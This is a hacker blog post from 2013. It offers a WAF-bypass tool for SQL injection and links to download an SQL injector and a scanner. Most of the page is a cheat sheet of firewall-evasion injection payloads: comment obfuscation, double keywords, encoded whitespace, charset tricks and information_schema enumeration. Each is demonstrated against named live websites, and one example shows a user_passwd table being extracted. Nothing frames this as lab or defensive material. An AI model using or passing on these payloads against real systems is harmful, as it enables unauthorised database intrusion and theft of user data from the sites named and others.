Wednesday, 4 September 2013

SQLI : WAF bypasser tool

I have just coded waf bypasser in c# ..
In sql injection whenever you encounter with 403 forbidden page,Use this small tool to bypass it.
You need to add URL , No of columns , End comment and type of injection .
Comment can be --+ , %23 etc .


Download :  http://up.ht/19ivW6d
 

Saturday, 19 January 2013

Hard WAF bypass tips

Whitespaces :

union(select(0),version(),(0),(0),(0),(0),(0),(0),(0))

%0Aunion%0Aselect%0A1,2,3--

/**/union/**/select/**/1,2,3--

like ::


PHP Code:
http://www.goavenues.com/list_itinerary.php?id=-4%20union%20%28select%201,2,version%28%29,4,5,6,7,8%29%20-- 

=-=-=-=-=-=-=--=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

Bypassing ::

(Double Keyword): UNIunionON+SELselectECT

+union+distinct+select+

+union+distinctROW+select+

union+/*!select*/+1,2,3

union/**/select/**/1,2,3

uni<on all sel<ect

%20union%20/*!select*/%20

/**//*!union*//**//*!select*//**/

union%23aa%0Aselect

/**/union/*!50000select*/

/*!20000%0d%0aunion*/+/*!20000%0d%0aSelEct*/

%252f%252a*/UNION%252f%252a /SELECT%252f%252a*/

+%23sexsexsex%0AUnIOn%23sexsexsex%0ASeLecT+

id=1+’UnI”On’+'SeL”ECT’ <-MySQL only

id=1+'UnI'||'on'+SeLeCT' <-MSSQL only

like ::


PHP Code:
http://www.goavenues.com/list_itinerary.php?id=-4%20union%23aa%0Aselect%201,2,version%28%29,4,5,6,7,8%20-- 

PHP Code:
http://www.goavenues.com/list_itinerary.php?id=-4%20/**/union/*!50000select*/%201,2,version%28%29,4,5,6,7,8%20-- 

PHP Code:
http://www.goavenues.com/list_itinerary.php?id=-4%20/*!20000%0d%0aunion*/+/*!20000%0d%0aSelEct*/%201,2,version%28%29,4,5,6,7,8%20-- 

=-=-=-=-=-=-=--=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

after id no. like id=1 +/*!and*/+1=0


+div+0
Having+1=0
+AND+1=0
+/*!and*/+1=0
and(1)=(0)


=-=-=-=-=-=-=--=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
false the url query :
=-=-=-=-=-=-=--=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
id=-1 union all select

id=null union all select

id=1+and+false+union+all+select

id=9999 union all select

=-=-=-=-=-=-=--=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

Order Bypassing do like this

=-=-=-=-=-=-=--=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
/*!table_name*/

+from /*!information_schema*/./*!tables*/ where table_schema=database()


=-=-=-=-=-=-=--=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

unhex(hex(Concat(Column_Name,0x3e,Table_schema,0x3e,table_Name)))

/*!from*/information_schema.columns/*!where*/column_name%20/*!like*/char(37,%20112,%2097,%20115,%20115,%2037)


like ::


PHP Code:
http://www.westbury.com/article.php?article_id=-117%20union%20select%201,2,unhex%28hex%28Concat%28Column_Name,0x3e,Table_schema, ​ 0x3e,table_Name%29%29%29,4,5,6,7/*!from*/information_schema.columns/*!where*/column_name%20/*!like*/char%2837,%20112,%2097,%20115,%20115,%2037%29-- 

user_passwd>westbur6_website>user_info

=-=-=-=-=-=-=--=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
used with order ::

convert( using ascii) or unhex(hex())

like :
PHP Code:
www.westbury.com/article.php?article_id=-117 union select 1,2,convert(group_concat(table_nameusing ascii),4,5,6,7+from+information_schema.tables -- 

IF'ascii' dosent work? you can try

PHP Code:
ujis
ucs2
tis620
swe7
sjis
macroman
macce
latin7
latin5
latin2
koi8u
koi8r
keybcs2
hp8
geostd8
gbk
gb2132
armscii8
ascii
binary
cp1250
big5
cp1251
cp1256
cp1257
cp850
cp852
cp866
cp932
dec8
euckr
latin1
utf8 

trick to appear info inside img tag

PHP Code:
concat(0x223e3c62723e,,0x3c696d67207372633d22

when the column is get into html tag,but its not always inside img tag.
it could be <a> or </noscript> or anything.

like ::


PHP Code:
http://fzszy.chinacourt.org/public/detail.php?id=-168' union /*!%53elect*/ concat(0x223e3c2f613e3c2f74643e,version(),0x3c6120687265663d22)--+ 



SQL injector by zerocool

Source :

download


Thursday, 10 January 2013


SQli scanner (Automatic column count)+multithreaded


Link to use scanner :
http://zerocoolhf.allalla.com/

If you want to see source code of two files then download it .
Download link :
http://tinyurl.com/azhtkab